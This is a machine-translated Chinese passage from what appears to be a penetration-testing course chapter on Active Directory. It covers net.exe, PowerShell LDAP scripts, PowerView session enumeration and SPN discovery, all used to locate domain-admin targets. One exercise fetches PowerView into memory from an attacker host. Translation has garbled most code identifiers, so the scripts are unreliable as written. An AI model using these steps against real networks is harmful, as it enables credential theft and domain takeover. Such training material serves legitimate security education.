21.1 活动目录理论

在我们进入枚举和利用之前，让我们先简要概述一下基本的活动目录概念和术语，为我们打下基础。

活动目录由几个组件组成。最重要的组件是域控制器(DC)，601 是安装了活动目录域服务角色的 Windows 2000-2019 服务器。域控制器是活动目录的中枢和核心，因为它存储有关如何配置活动目录特定实例的所有信息。它还强制实施各种各样的规则，这些规则控制给定窗口域中的对象如何相互交互，以及终端用户可以使用哪些服务和工具。活动目录的强大和复杂是建立在网络管理员难以置信的控制粒度上的。

有三种不同版本的 Windows 服务器操作系统。第一个是最初的"桌面体验"版本。服务器核心，602 与视窗服务器 2008 R2 一起推出，是一个没有专用图形界面的最小服务器安装。服务器 Nano，603 最新版本，在 Windows Server 2016 中推出，比 Server Core 还要小。标准的"桌面体验"和服务器核心版本可以充当域控制器。纳米版不行。

配置活动目录实例时，会创建一个名称如 corp.com 的域，其中公司是组织的名称。在这个域中，我们可以添加各种类型的对象，包括计算机和用户对象。

系统管理员可以(几乎总是)在组织单位的帮助下组织这些对象.604 组织单位与文件系统文件夹相当，因为它们是用于存储和分组其他对象的容器。计算机对象代表实际的服务器和工作站

600(微软，2017)，https://docs . Microsoft . com/en-us/windows-server/identity/ad-ds/get-start/virtual-DC/active-directory-domain service-overview 601(微软，2014)，https://TechNet . Microsoft . com/library/cc 786438(v = ws . 10).aspx 602(微软，2008)，https://msdn . Microsoft . com/en-us/library/ee 391626(v = vs . 85).aspx 603(微软，2017)，https://docs . Microsoft . com/en-us/windows-server/入门/入门-nano-server 604(微软，2018)，https://technet.microsoft.com/en-us/library/cc978003.aspx

是加入域的(域的一部分)，用户对象代表组织中的员工。所有广告对象都包含属性，这些属性因对象类型而异。例如，用户对象可以包括诸如名字、姓氏、用户名和密码等属性。

通常，内部网络上的客户端计算机连接到域控制器和各种其他内部成员服务器，如数据库服务器、文件存储服务器等。此外，许多组织通过连接到互联网的网络服务器提供内容，这些服务器有时也是内部域的成员。

需要注意的是，有些组织会有没有加入域的机器。对于面向互联网的机器来说尤其如此。

活动目录在技术上可能令人望而生畏，因为它包含了许多我们在本模块中无法完全涵盖的概念和功能。相反，我们将介绍基本的广告术语和语言，以及构建我们的枚举和利用能力所需的额外知识。

活动目录环境非常依赖域名系统服务。因此，AD 中的典型域控制器还将托管一个对给定域具有权威性的 DNS 服务器。请注意，在实验中，您可能还会发现与活动目录无关的域名系统服务器，并为其他计算机提供查找服务。

21.2 活动目录枚举

通常，对活动目录基础结构的攻击从针对域工作站或服务器的成功利用漏洞或客户端攻击开始，然后是对广告环境的枚举。

一些渗透测试从假定的漏洞开始，在该漏洞中，客户端提供对工作站的初始访问。这节省了时间，加快了评估速度，并为评估内部基础架构的其余部分(包括活动目录)留出了更多时间。

一旦我们建立了一个立足点，目标是提升我们的特权级别，直到我们获得对一个或多个域的控制。有几种方法可以实现这一点。

在 AD 中，管理员使用组为成员用户分配权限，这意味着在我们的评估过程中，我们将针对高价值的组。在这种情况下，我们可以危及域管理员组的成员，以获得对域中每台计算机的完全控制。

另一种控制域的方法是成功地危害域控制器，因为它可以用来修改所有加入域的计算机或在它们上面执行应用程序。此外，我们将在后面看到，域控制器包含每个域用户帐户的所有密码哈希。

在我们学习本模块的过程中，我们将通过各种广告枚举和利用技术来演示典型的域折衷。在现实场景中，我们可以使用前面模块中概述的许多窗口枚举和利用技术。然而，在本模块中，我们将重点关注专门设计来枚举和利用广告用户和组的技术。

我们将在这样的假设下工作，即我们已经通过本课程前面介绍的技术获得了对 Windows 10 工作站的访问权限。我们还将假设我们已经危及了 Offsec 域用户，该用户也是加入域的工作站的本地管理员组的成员。这将使我们能够专注于与活动目录相关的枚举和利用技术。

在这种情况下，我们的第一个目标是列举域用户，并尽可能多地了解他们的组成员身份，以寻找高价值的目标。为此，我们将利用几种工具和技术，其中许多可以在没有任何类型的管理访问的情况下执行。

21.2.1 传统方法

第一种技术，我们称之为“传统”方法，利用了内置的 net.exe 应用程序。具体来说，我们将使用 net user 子命令，它枚举所有本地帐户。

```
C:\Users\Offsec.corp> net user

\\CLIENT251 的用户帐户

-
管理员默认帐户来宾学生帐户
命令成功完成。
```

清单 661 -运行网络用户命令

添加/域标志将枚举整个域中的所有用户:

```
C:\Users\Offsec.corp >网络用户/域
该请求将在域 corp.com 的域控制器上处理。


\\DC01.corp.com 的用户帐户

-亚当管理员默认帐户来宾 iis _服务杰夫_管理员
```

```
命令成功完成。
```

清单 662 -运行网络用户域命令

在生产环境中运行此命令可能会返回更长的用户列表。有了这个列表，我们现在可以查询单个用户的信息。

基于上面的输出，我们应该查询 jeff_admin 用户，因为这个名字听起来很有前途。

我们过去的经验表明，管理员通常倾向于在用户名中添加前缀或后缀，以根据功能识别帐户。

```
c:\ Users \ offsec . corp > net user Jeff _ admindomain
该请求将在域 corp.com 的域控制器上处理。

用户名 jeff_admin
全名杰夫_管理员
评论
用户评论
国家地区代码 000(系统默认)
账户有效是
帐户永不过期

密码最后设置 2018 年 2 月 19 日下午 1:56:22
密码永不过期
密码可变 2018 年 2 月 19 日下午 1:56:22
需要密码是
用户可以更改密码是

允许所有工作站
登录脚本
用户概要
主目录
从不上次登录

允许的登录时间全部

本地组成员
全局组成员资格*域用户*域管理员该命令已成功完成。
```

清单 663 -针对特定用户运行网络用户

输出表明 jeff_admin 是域管理员组的成员，因此我们将对此进行记录。

为了枚举域中的所有组，我们可以向网络组命令提供/domain 标志:607:

607(微软，2017)，https://TechNet . Microsoft . com/pl-pl/library/cc 754051(v = ws . 10)。

```
C:\Users\Offsec.corp >网组/域
该请求将在域 corp.com 的域控制器上处理。


\\DC01.corp.com 的集团账户

-
*另一_嵌套_组
*可克隆的域控制器
*DnsUpdateProxy
*域管理员
*域计算机
*域控制器
*域访客
*域用户
*企业管理员
*企业关键管理员
*企业只读域控制器
*组策略创建者所有者
*主要管理员
*嵌套_组
*受保护的用户
*只读域控制器
*架构管理员
*秘密_群组
命令成功完成。
```

清单 664 -运行网络组命令

从清单 664 中突出显示的输出中，我们注意到自定义组 Secret_Group、Nested_Group 和 other_Nested_Group。在活动目录中，一个组(以及随后包含的所有成员)可以作为成员添加到另一个组中。这就是所谓的嵌套组。

虽然嵌套可能看起来令人困惑，但它确实可以很好地扩展，甚至允许最大的广告实现的灵活性和动态成员定制。

不幸的是，net.exe 命令行工具不能列出嵌套组，只能显示直接用户成员。鉴于这一点和其他限制，我们将在下一节探讨一种更灵活的替代方案，这种方案在更大的现实环境中更有效。

21.2.1.1 运动

1。 连接到您的 Windows 10 客户端，并使用 net.exe 查找域中的用户和组。看看能不能发现什么感兴趣的用户或者群组。

21.2.2 现代方法

有几个更现代的工具能够枚举 AD 环境。像 Get-ADUser 这样的 PowerShell cmdlets 运行良好，但它们只能默认安装在域控制器上

(作为 RSAT609 的一部分)，虽然它们可以从 Windows 7 及更高版本安装在 Windows 工作站上，但它们需要管理权限才能使用。

然而，我们可以使用 PowerShell(Windows 的首选管理脚本语言)来枚举 AD。在本节中，我们将开发一个脚本，该脚本将枚举广告用户以及这些用户帐户的所有属性。

虽然这不像运行 net.exe 这样的命令那么简单，但是脚本会非常灵活，允许我们根据需要添加特性和功能。当我们构建脚本时，我们将讨论与手头任务相关的许多技术细节。脚本完成后，我们可以复制并粘贴它，以便在评估过程中使用。

作为概述，该脚本将在网络中查询主域控制器仿真器和域的名称，搜索活动目录并过滤输出以显示用户帐户，然后清理输出以提高可读性。

主域控制器仿真器是由域控制器执行的五个操作主机角色或 FSMO 角色之一。从技术上讲，该属性被称为 PdcRoleOwner，具有该属性的域控制器将始终拥有关于用户登录和身份验证的最新信息。

这个脚本依赖于几个组件。具体来说，我们将使用目录服务 611 对象使用轻量级目录访问协议(LDAP)查询活动目录，612 是域控制器理解的网络协议，也用于与第三方应用程序通信。

LDAP 是一个活动目录服务接口(ADSI)613 提供商(本质上是一个应用编程接口)，支持针对活动目录的搜索功能。这将允许我们使用 PowerShell 与域控制器接口，并提取关于域中对象的非特权信息。

我们的脚本将围绕一个非常具体的 LDAP 提供程序路径 614，该路径将作为目录搜索程序的输入.. NET 类。路径的原型如下所示:

```
LDAP://主机名[:端口号][/DistinguishedName]
```

清单 665 - LDAP 提供程序路径格式

要创建此路径，我们需要目标主机名(在本例中是域控制器的名称)和域的 DistinguishedName (DN)615，它具有基于特定域组件(DC)的特定命名标准。

609(微软，2018)、https://technet.microsoft.com/en-us/library/gg413289.aspx 610(微软，2014)、https://support . Microsoft . com/en-GB/help/197132/active-directory-fsmo-roles-in-windows 611(微软，2018)、https://msdn . Microsoft . com/en-us/library/system . directoryservices . directorysarcher(v = vs . 110).aspx 612(微软，2018)、https://msdn . Microsoft . com/en-us/library/aa 367008(v = vs . 85).aspx 613(微软，2018)、https://msdn . Microsoft . com/en-us/library/aa 772170(v = vs . 85).aspx 614(微软，2018)、https://msdn . Microsoft . com/en-us/library/aa 746384(v = vs . 85).aspx 615(微软，2018)、https://msdn . Microsoft . com/en-us/library/aa 366101(v = vs . 85)、

首先，让我们使用 PowerShell 命令发现域控制器的主机名和 DistinguishedName 的组件。

具体来说，我们将使用系统的域类.目录服务.活动目录命名空间。域类包含一个名为 GetCurrentDomain 的方法，它为当前登录的用户检索域对象。

GetCurrentDomain 方法的调用及其输出显示在下面的列表中:

```
PS C:\Users\offsec。公司>[系统。目录服务.活动目录.域]::获取当前域()


森林:corp.com
domain controllers:{ DC01 . corp . com }
儿童:{}
域模式:未知域模式级别:7
家长:
业主:DC01.corp.com
车主:DC01.corp.com
基础设施所有者:DC01.corp.com
姓名:corp.com
```

清单 666 - 系统中的域类.目录服务.活动目录命名空间

根据这个输出，域名是“corp.com”(来自 name 属性)，主域控制器名是“DC01.corp.com”(来自 PdcRoleOwner 属性)。

我们可以使用这些信息以编程方式构建 LDAP 提供者路径。让我们在一个简单的构建提供者路径的 PowerShell 脚本中包含“名称”和“产品所有者”属性:

```
$ DomainObj =[系统.目录服务. active directory . domain]::GetCurrentdomain()

$PDC = ($domainObj.PdcRoleOwner)。

$SearchString = "LDAP://"

$SearchString += $PDC + "/"

$ DistinguishedName = " DC = $($ domainObj.名称.替换('.', ', DC= ')"

$ search string+= $ distinguished name

$SearchString
```

清单 667 - 组装 LDAP 提供者路径

在这个脚本中，$domainObj 将存储整个域对象，$PDC 将存储 PDC 的名称，$SearchString 将构建输出的提供者路径。请注意，DistinguishedName 将

由我们的域名(' corp.com ')组成，分解成单独的域组件(DC)，使其成为脚本输出中所示的独特域名“DC =公司，DC=com”:

```
LDAP://DC01 . corp . com/DC =公司，DC=com
```

清单 668 - 完整的 LDAP 提供程序路径

这是对域控制器执行 LDAP 查询所需的完整的 LDAP 提供程序路径。

我们现在可以用 LDAP 提供程序路径实例化目录服务器类。要使用目录搜索类，我们必须指定一个搜索根，它是活动目录层次结构中搜索开始的节点。

搜索根采用从目录尝试类实例化的对象的形式。当没有参数传递给构造函数时，搜索根将指示每个搜索应该从整个活动目录返回结果。清单 669 中的代码显示了实现这一点的脚本的相关部分。

```
$ DomainObj =[系统。目录服务. active directory . domain]::GetCurrentdomain()
$PDC = ($domainObj。PdcRoleOwner)。名字

$SearchString = "LDAP:"

$SearchString += $PDC + ""

$ DistinguishedName = " DC = $($ domainObj。名称。替换('.', ', DC= ')"

$ search string+= $ distinguished name

$搜索器=新对象系统。目录服务。目录搜索者([ADSI]$搜索字符串)

$objDomain =新对象系统。目录服务。目录尝试
$搜索器。SearchRoot = $objDomain
```

清单 669 -创建目录搜索程序

准备好目录搜索对象后，我们就可以执行搜索了。但是，如果没有任何过滤器，我们将接收整个域中的所有对象。

设置过滤器的一种方法是通过 samAccountType 属性，这是所有用户、计算机和组对象都具有的属性。更多例子请参考链接引用，但是在我们的例子中，我们可以向 filter 属性提供 0x30000000(十进制 805306368)来枚举域中的所有用户，如清单 670 所示:

```
$ DomainObj =[系统。目录服务. active
directory .
domain]::GetCurrentdomain()

$PDC = ($domainObj。PdcRoleOwner)。名字

$SearchString = "LDAP:"

$SearchString += $PDC + ""

$ DistinguishedName = " DC = $($ domainObj。名称。替换('.', ', DC= ')"

$ search string+= $ distinguished name

$搜索器=新对象系统。目录服务。目录搜索者([ADSI]$搜索字符串)

$objDomain =新对象系统。目录服务。目录尝试
$搜索器。SearchRoot = $objDomain

$ Searcher . filter = " SamAcountType = 805306368 "

$搜索器。FindAll()
```

清单 670 -搜索用户的代码片段

我们已经通过.我们的$Searcher 对象的过滤器属性，然后调用 FindAll 方法进行搜索，并在给定配置的过滤器的情况下找到所有结果。

运行时，该脚本应枚举域中的所有用户:

```
路径属性- -
LDAP://CN =管理员，CN =用户，DC =公司，DC=com {admincount...
LDAP://CN=Guest，CN=Users，DC=corp，DC=com {iscritical...
LDAP://CN =默认帐户，CN =用户，DC =公司，DC=com {iscritical...
LDAP://CN=krbtgt，CN=Users，DC=corp，DC=com {msds-...
LDAP://CN=Offsec，OU=Admins，OU=CorpUsers，DC=corp，DC=com {givenname...
LDAP://CN=Jeff_Admin，OU=Admins，OU=CorpUsers，DC=corp，DC=com {givenname...
LDAP://CN=Adam，OU=Normal，OU=CorpUsers，DC=corp，DC=com {givenname...
LDAP://CN=iis_service，OU=ServiceAccounts，OU=CorpUsers，DC=corp，DC=com {givenname...
LDAP://CN=sql_service，OU=ServiceAccounts，OU=CorpUsers，DC=corp，DC=com {givenname...
```

清单 671 -域中的用户

这是很好的信息，但我们应该稍微整理一下。因为用户对象的属性存储在属性字段中，所以我们可以实现一个双循环，将每个属性打印在自己的行上。

完整的 PowerShell 脚本将收集所有用户及其属性:

```
$ DomainObj =[系统.目录服务. active directory . domain]::GetCurrentdomain()
$PDC = ($domainObj.PdcRoleOwner)。

$SearchString = "LDAP://"

$SearchString += $PDC + "/"
```

```
$ DistinguishedName = " DC =
$($ domainObj。名称。替换('.', ', DC= ')"

$ search string+= $ distinguished name

$搜索器=新对象系统。目录服务。目录搜索者
([ADSI]$搜索字符串)

$objDomain =新对象系统。目录服务。目录尝试

$搜索器。SearchRoot = $objDomain

$ Searcher . filter = " SamAcountType =
805306368 "

$Result = $Searcher。FindAll()

Foreach($obj in $Result)
{
Foreach($prop in $obj。属性)
{
$道具
}

Write-Host " - " }
```

清单 672 - 枚举所有用户的 PowerShell 脚本

因为用户对象有许多属性，所以检索到的信息可能非常多。下面的列表显示了杰夫管理员用户属性的部分视图。

```
given name { Jef _ Admin } sama ccount name { Jef _ Admin } cn { Jef _
Admin } pwd lastset { 131623291900859206 }创建时间{ 05022018 18 . 33 . 10 }
badpwdcount { 0 } display name { Jef _ Admin } last logon { 0 } sama ccount
type { 805306368 } country code { 0 }
object guid { 130 114 89 75 220 233 3 76 170 206 193 232 122 112 176 32 }
usnchanged { 12938 }
when changed { 05022018 19 . 20 . 52 } name { Jeff _ Admin }
object sid { 1 5 0 0 0 0 5 21 0 0 195 240 137 95 239 58 38 166 116 233 logon
count { 0 } bad password time { 0 }
account expires { 9223372036854775807 } primary group id { 513 }
objectcategory {CN=Person, CN=Schema, CN=Configuration, DC=corp, DC = com }
user principal name { Jeff _ admin @ corp . com } user account control
{ 66048 } admin count { 1 }
dscorepropagation data { 05022018 19 . 20 . 52, 01011601 00.00.00}
distinguishedname { CN = Jeff _ Admin, OU=Admins, OU=CorpUsers, DC=corp,
DC=com} objectclass {top, person, organizationalPerson, user}我们创建了{12879}
{ CN =域管理员, CN =用户, DC =公司, DC=com}成员
adspath {LDAP://CN=Jeff_Admin, OU=Admins, OU=CorpUsers, DC=corp, DC=com}...
```

清单 673 -所有用户和相关属性

根据上面的输出，Jeff_Admin 帐户是域管理员组的成员。使用我们的目录搜索对象，我们可以使用一个过滤器来定位特定组的成员，如域管理员，或者使用一个过滤器来专门搜索杰夫_管理员用户。

在 filter 属性中，我们可以设置我们想要的对象类型的任何属性。例如，我们可以使用 name 属性为 Jeff_Admin 用户创建一个过滤器，如下所示:

```
$ Searcher . filter = " name = Jeff _ Admin "
```

清单 674 -只过滤杰夫_管理员的结果

虽然这个脚本起初看起来可能令人望而生畏，但它非常灵活，可以修改以帮助其他 AD 枚举任务。

21.2.2.1 演习

1. 修改 PowerShell 脚本以仅返回域管理员组的成员。
2. 修改 PowerShell 脚本以返回域中的所有计算机。
3. 添加筛选器以仅返回运行 Windows 10 的计算机。

21.2.3 解析嵌套组

接下来，让我们使用新开发的 PowerShell 脚本来解开我们在使用 net.exe 时遇到的嵌套组。

第一个任务是定位域中的所有组并打印它们的名称。为此，我们将创建一个提取所有记录的过滤器，对象类设置为“组”，我们将只打印每个组的名称属性，而不是所有属性。

清单 675 显示了修改后的脚本，并突出显示了更改。

```
$ DomainObj =[系统。目录服务. active directory . domain]::GetCurrentdomain()

$PDC = ($domainObj。PdcRoleOwner)。名字

$SearchString = "LDAP:"

$SearchString += $PDC + ""

$ DistinguishedName = " DC = $($ domainObj。名称。替换('.', ', DC= ')"
$ search string+= $ distinguished name

$搜索器=新对象系统。目录服务。目录搜索者([ADSI]$搜索字符串)

$objDomain =新对象系统。目录服务。目录尝试

$搜索器.SearchRoot = $objDomain

$ searcher . filter = "(object class = Group)"

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
$obj.属性.名称
}
```

清单 675 - 修改 PowerShell 脚本以枚举所有域组

执行时，脚本输出域中所有组的列表。清单 676 所示的截断输出显示了组秘密组、嵌套组和另一个嵌套组:

```
...
主要管理员
企业密钥管理员
DnsAdmins
DnsUpdateProxy
机密_组
嵌套_组
另一个_嵌套_组
```

清单 676 - 枚举域组的截断输出

现在，让我们通过在名称属性上设置适当的过滤器来尝试列出机密组的成员。

此外，我们将只显示成员属性来获取组成员。清单 677 显示了实现这一点的修改后的 PowerShell，其中突出显示了一些更改:

```
$ DomainObj =[系统。目录服务. active directory . domain]::GetCurrentdomain()

$PDC = ($domainObj。PdcRoleOwner)。名字

$SearchString = "LDAP:"

$SearchString += $PDC + ""

$ DistinguishedName = " DC = $($ domainObj。名称。替换('.', ', DC= ')"
$ search string+= $ distinguished name

$搜索器=新对象系统。目录服务。目录搜索者([ADSI]$搜索字符串)

$objDomain =新对象系统。目录服务。目录尝试

$搜索器。SearchRoot = $objDomain

$ searcher . filter = "(name = Secret _ Group)"

$Result = $Searcher。FindAll()

Foreach($obj in $Result)
{
$obj.属性.成员
}
```

清单 677 - 枚举组成员的 PowerShell 脚本

修改后的脚本将转储 DistinguishedName 组成员的名称:

```
CN=Nested_Group，OU = CorpGroups，DC=corp，DC=com
```

列表 678 - 组秘密组的成员

根据这个输出，Nested_Group 是 Secret_Group 的成员。为了枚举它的成员，我们必须重复执行列出嵌套组成员的步骤。我们可以通过替换过滤条件中的组名来实现这一点:

```
...
$搜索器.SearchRoot = $objDomain

$ searcher . filter = "(name = Nested _ Group)"...
```

清单 679 - 获取嵌套组的成员这个更新的脚本生成清单 680

所示的输出:

```
CN =另一个_嵌套_组，OU =公司组，DC =公司，DC =公司
```

清单 680 - 嵌套组的成员

这表明另一个嵌套组是嵌套组的唯一成员。我们需要修改并再次运行脚本，替换过滤器条件中的组名。

```
...
$搜索器.SearchRoot = $objDomain
```

```
$ searcher . filter = "(name = other _ Nested _ Group)"...
```

清单 681 -获取另一个嵌套组的成员下一次搜索的输出显示在清单 682 中。

```
CN =亚当，OU =正常，OU =公司用户，DC =公司，DC=com
```

清单 682 -另一个嵌套组的成员

最后我们发现域用户亚当是另一个嵌套组的唯一成员。这就结束了解开嵌套组所需的枚举，并演示了如何利用 PowerShell 和 LDAP 来执行这种查找。

21.2.3.1 演习

1. 重复枚举以揭示秘密组、嵌套组和另一个嵌套组之间的关系。
2. 本节中介绍的脚本要求我们在每次迭代时更改组名。修改脚本，以便在事先不知道嵌套组的名称的情况下，以编程方式解开它们。

21.2.4 当前登录的用户

此时，我们可以列出用户及其组成员身份，并可以轻松找到管理用户。

下一步，我们希望找到高价值组成员的登录用户，因为他们的凭据将缓存在内存中，我们可以窃取凭据并向他们进行身份验证。

如果我们成功地让一个域管理员妥协，我们最终可以接管整个域(我们将在后面的章节中看到)。或者，如果我们不能立即危及一个域管理员，我们必须危及其他帐户或机器，以最终获得该级别的访问权限。

例如，图 307 显示 Bob 登录到 CLIENT512，并且是所有工作站的本地管理员。Alice 登录到 CLIENT621，是所有服务器的本地管理员。最后，杰夫登录到服务器 21，并且是域管理员组的成员。

图 307:妥协的用户链

如果我们设法损害鲍勃的账户(例如通过客户端攻击)，我们可以从克里 ENT512 转向克里 ENT621 的爱丽丝。通过扩展，我们可能能够在服务器 21 上再次绕过 Jeff，获得域访问权。

在这种情况下，我们必须调整我们的枚举，不仅要考虑域管理员，还要考虑潜在的“连锁妥协”途径，包括寻找所谓的衍生本地管理员。

为此，我们需要一个登录到目标的用户列表。我们可以直接与目标交互来检测这一点，或者我们可以跟踪用户在域控制器或文件服务器上的活动登录会话。

能够帮助我们实现这些目标的两个最可靠的 Windows 函数是 NetWkstaUserEnum 和 NetSessionEnum API。前者需要管理权限并返回登录到目标工作站的所有用户的列表，而后者可以使用

并返回服务器(如文件服务器或域控制器)上活动用户会话的列表。

在评估过程中，在危害一台域机器之后，我们应该枚举域中的每台计算机，然后使用 NetWkstaUserEnum 来对照获得的目标列表。请记住，如果我们对目标拥有本地管理员权限，此应用编程接口将只列出登录到该目标的用户。

或者，我们可以集中精力发现网络中的域控制器和任何潜在的文件服务器(基于服务器主机名或开放端口)，并对这些服务器使用 NetSessionEnum 来枚举所有活动用户的会话。

这个过程将为我们提供一个很好的“利用图”来破坏一个域管理帐户。但是，请记住，根据登录用户的当前权限和域环境的配置，使用这两个 API 获得的结果会有所不同。

作为一个非常基本的例子，在本节中，我们将使用 NetWkstaUserEnum API 来枚举 Windows 10 客户端计算机上的本地用户，并使用 NetSessionEnum 来枚举域控制器上用户的活动会话。

从 PowerShell 调用操作系统应用编程接口并不完全简单。幸运的是，其他研究人员提出了一种技术，简化了过程，也有助于避免端点安全检测。最常见的解决方案是使用 PowerView，这是一个 PowerShell 脚本，是 PowerShell 帝国框架的一部分。

PowerView 脚本已经存储在 Windows 10 客户端的 C:\工具\活动目录中。要使用它，我们必须首先导入它:

```
PS C:\工具\活动_目录>导入-模块。\PowerView.ps1
```

清单 683 - 安装和导入 PowerView

PowerView 相当大，但我们将只使用获取网络日志和获取网络会话函数，它们分别调用网络状态和网络会话。

首先，我们将使用 Get-NetLoggedon 和-ComputeName 选项枚举登录用户，以指定目标工作站或服务器。因为在这种情况下，我们的目标是 Windows 10 客户端，所以我们将使用-ComputerName client251:

```
PS C:\工具\活动目录>获取-网络日志登-计算机名客户端 251

wk ui 1 _ username wk ui 1 _ logon _ domain wk ui 1 _ oth _ domain wk ui 1 _ logon _
server--------offsec corp DC01 offsec corp DC01
CLIENT251$ corp
CLIENT251$ corp
CLIENT251$ corp
CLIENT251$ corp
CLIENT251$ corp
```

```
CLIENT251$ corp
```

```
CLIENT251$ corp
CLIENT251$ corp
```

清单 684 - 使用获取网络日志的用户枚举输出显示了预期的

偏移用户帐户。

接下来，让我们尝试检索域控制器 DC01 上的活动会话。请记住，这些会话是在用户登录时针对域控制器执行的，但源自特定的工作站或服务器，这正是我们试图列举的。

我们可以使用-ComputerName 标志以类似的方式调用 Get-NetSession 函数。回想一下，这个函数调用 Win32 API NetSessionEnum，它将返回所有活动会话，在我们的例子中是从域控制器返回。

在清单 685 中，对域控制器 DC01 调用该应用编程接口。

```
PS C:\工具\活动_目录>获取-网络会话-计算机名 dc01

sesi 10 _ cname sesi 10 _ username sesi 10 _ time sesi 10 _ idle _ time------
\ \ 192 . 168 . 1 . 111 CLIENT 251 8 美元 8
\\[::1] DC01$ 6 6
\\192.168.1.111 偏移量 0 0
```

清单 685 - 用获取网络会话枚举活动用户会话

不出所料，由于主动登录，Offsec 用户在 192 . 168 . 1 . 111(Windows 10 客户端)的域控制器上有一个活动会话。从这两个应用编程接口获得的信息最终是相同的，因为我们只针对一台机器，这也恰好是我们执行脚本的机器。然而，在真实的活动目录基础设施中，使用每个应用编程接口获得的信息可能会有所不同，并且肯定会更有帮助。

现在，我们可以枚举组成员身份并确定用户当前登录的计算机，我们已经具备了以获取域管理权限为最终目标开始危害用户帐户所需的基本技能。

21.2.4.1 演习

1. 下载并使用 PowerView 在 Offsec 帐户的上下文中对学生虚拟机执行相同的枚举。
2. 使用杰夫管理帐户登录学生虚拟机，并使用杰夫管理帐户远程登录域控制器。接下来，在学生虚拟机上执行 Get-NetLoggedOn 函数，以在 Jeff_Admin 帐户的上下文中发现域控制器上已登录的用户。
3. 中使用 DownloadString 方法重复枚举
   系统.Net.WebClient 类，以便从您的 Kali 系统下载 PowerView，并在内存中执行它，而无需将其保存到硬盘上。

21.2.5 通过服务主体名称枚举

到目前为止，我们已经列举了域用户来搜索高价值组成员的登录帐户。攻击域用户帐户的另一种方法是以所谓的服务帐户 629 为目标，这些帐户也可能是高价值组的成员。

当应用程序被执行时，它必须总是在操作系统用户的上下文中执行。如果用户启动一个应用程序，该用户帐户将定义上下文。但是，系统本身启动的服务使用基于服务帐户的上下文。

换句话说，独立的应用程序可以使用一组预定义的服务帐户:本地系统、630 本地服务、631 和网络服务.632 对于更复杂的应用程序，可以使用域用户帐户来提供所需的上下文，同时仍然可以访问域内的资源。

当像交换、SQL 或互联网信息服务(IIS)这样的应用程序集成到活动目录中时，称为服务主体名称(SPN)633 的唯一服务实例标识符用于将特定服务器上的服务与活动目录中的服务帐户相关联。

托管服务帐户，634 与 Windows Server 2008 R2 一起推出，是为需要与活动目录更紧密集成的复杂应用程序设计的。像 SQL 和微软 Exchange635 这样的大型应用程序在运行时通常需要服务器冗余来保证可用性，但托管服务帐户不支持这一点。为了解决这个问题，Windows 服务器 2012 引入了组管理服务帐户 636，但这要求域控制器运行 Windows 服务器 2012 或更高版本。因此，许多组织仍然依赖基本服务帐户。

通过枚举域中所有已注册的服务点，我们可以获得在与目标活动目录集成的服务器上运行的应用程序的 IP 地址和端口号，从而限制了对广泛端口扫描的需求。

由于信息是在活动目录中注册和存储的，所以它存在于域控制器上。为了获得数据，我们将再次查询域控制器以搜索特定的服务主体名称。

629(微软，2017)· https://msdn . Microsoft . com/en-us/library/windows/desktop/ms 686005(v = vs . 85).aspx 630(微软，2018)· https://msdn . Microsoft . com/en-us/library/windows/desktop/ms 684190(v = vs . 85).aspx 631(微软，2018)· https://msdn . Microsoft . com/en-us/library/windows/desktop/ms 684188(v = vs . 85).aspx 632(微软，2018)· https://msdn . Microsoft . com/en-us/library/windows/desktop/ms 684272(v = vs . 85).aspx 633(微软，2017)· https://msdn . Microsoft . com/en-us/library/ms 677949(v = vs . 85).aspx 634(微软，2009)· https://blogs . TechNet . Microsoft . com/askds/2009/09/10/managed-service-accounts-understanding gimplementing-best-practices-and-疑难解答/ 635(维基百科，2018)· https://en.wikipedia.org/wiki/Microsoft_Exchange_Server 636(微软，2012)· https://blogs . TechNet . Microsoft . com/askpfeplat/2012/12/16/windows-server-2012-group-managed-2012

虽然微软没有记录可搜索的特殊目的网络列表，但网上有大量的列表

例如，让我们更新我们的 PowerShell 枚举脚本，以过滤字符串*http*的 serviceprincipalname 属性，该属性指示注册的 web 服务器的存在:

```
$ DomainObj =[系统.目录服务. active directory . domain]::GetCurrentdomain()

$PDC = ($domainObj.PdcRoleOwner)。

$SearchString = "LDAP://"
$SearchString += $PDC + "/"

$ DistinguishedName = " DC = $($ domainObj.名称.替换('.', ', DC= ')"
```

```
$ search string+= $ distinguished name

$搜索器=新对象系统.目录服务.目录搜索者([ADSI]$搜索字符串)

$objDomain =新对象系统.目录服务.目录尝试

$搜索器.SearchRoot = $objDomain

$ searcher . filter = " serviceprincipalname = * http * "

$Result = $Searcher.FindAll()

Foreach($obj in $Result)
{
Foreach($prop in $obj.属性)
{
$道具
}
}
```

清单 686 - 检测注册的服务主体名称的 PowerShell 脚本

这种搜索会返回许多结果，尽管可以进一步过滤，但我们可以轻松找到相关信息:

```
Name Value - -在创建{ 05/02/2018 19 . 03 .
02 } badpwdcount { 0 } display name { IIS _
service }时，给定名称{ IIS _ service } sama
ccount name { IIS _ service } cn { IIS _
service } pwdlastset { 131623309820953450 }
```

637(肖恩.梅特卡夫，2017)，http://adsecurity.org/?page_id=183

```
last logon { 131624786130434963 } samaccount type { 805306368 } country code { 0 }
object guid { 201 74 156 103 125 89 254 67 146 40 244 7 212 176 32 11 } usn changed
{ 28741 }
when changed { 07022018 12 . 08 . 56 } name { IIS _ service }
object sid { 1 5 0 0 0 0 5 21 0 0 202 203 185 181 144 182 205 192 58 2 logon count
{ 3 } bad password time { 0 }
account expires { 9223372036854775807 } primary group id { 513 }
objectcategory {CN=Person, CN=Schema, CN=Configuration, DC=corp, DC = com } user
principal name { IIS _ service @ corp . com } user account control { 590336 }
dscorepropagation data { 01011601 00 . 00 . 00 } service principal name
{ HTTPCorpWebServer . corp . com }
distinguishedname { CN = IIS _ service, OU=ServiceAccounts, OU=CorpUsers, DC=corp,
DC=com objectclass {top, person, organizationalPerson, user}我们创建了{ 12919 }
lastlogontimestamp { 131624773644330799 }
adspath {LDAP:CN=iis_service, OU=ServiceAccounts, OU=CorpUsers, DC=corp
, DC=com}
...
```

清单 687 -服务主体名称搜索的输出

根据输出，一个属性名 samaccountname 被设置为 iis_service，表示存在 web 服务器，serviceprincipalname 被设置为 HTTP/CorpWebServer.corp.com。这一切似乎都表明了网络服务器的存在。

让我们尝试用 nslookup 解析“CorpWebServer.corp.com”:

```
PS C:\Users\offsec.CorpWebServer.corp.com 公司
服务器:UnKnown
地址:192.168.1.110

姓名:corpwebserver.corp.com
地址:192.168.1.110
```

清单 688-serviceprincipalname 条目的 Nslookup

从结果来看，很明显主机名解析为内部 IP 地址，即域控制器的 IP 地址。

如果我们浏览这个 IP，我们会发现一个默认的 IIS web 服务器，如图 308 所示。

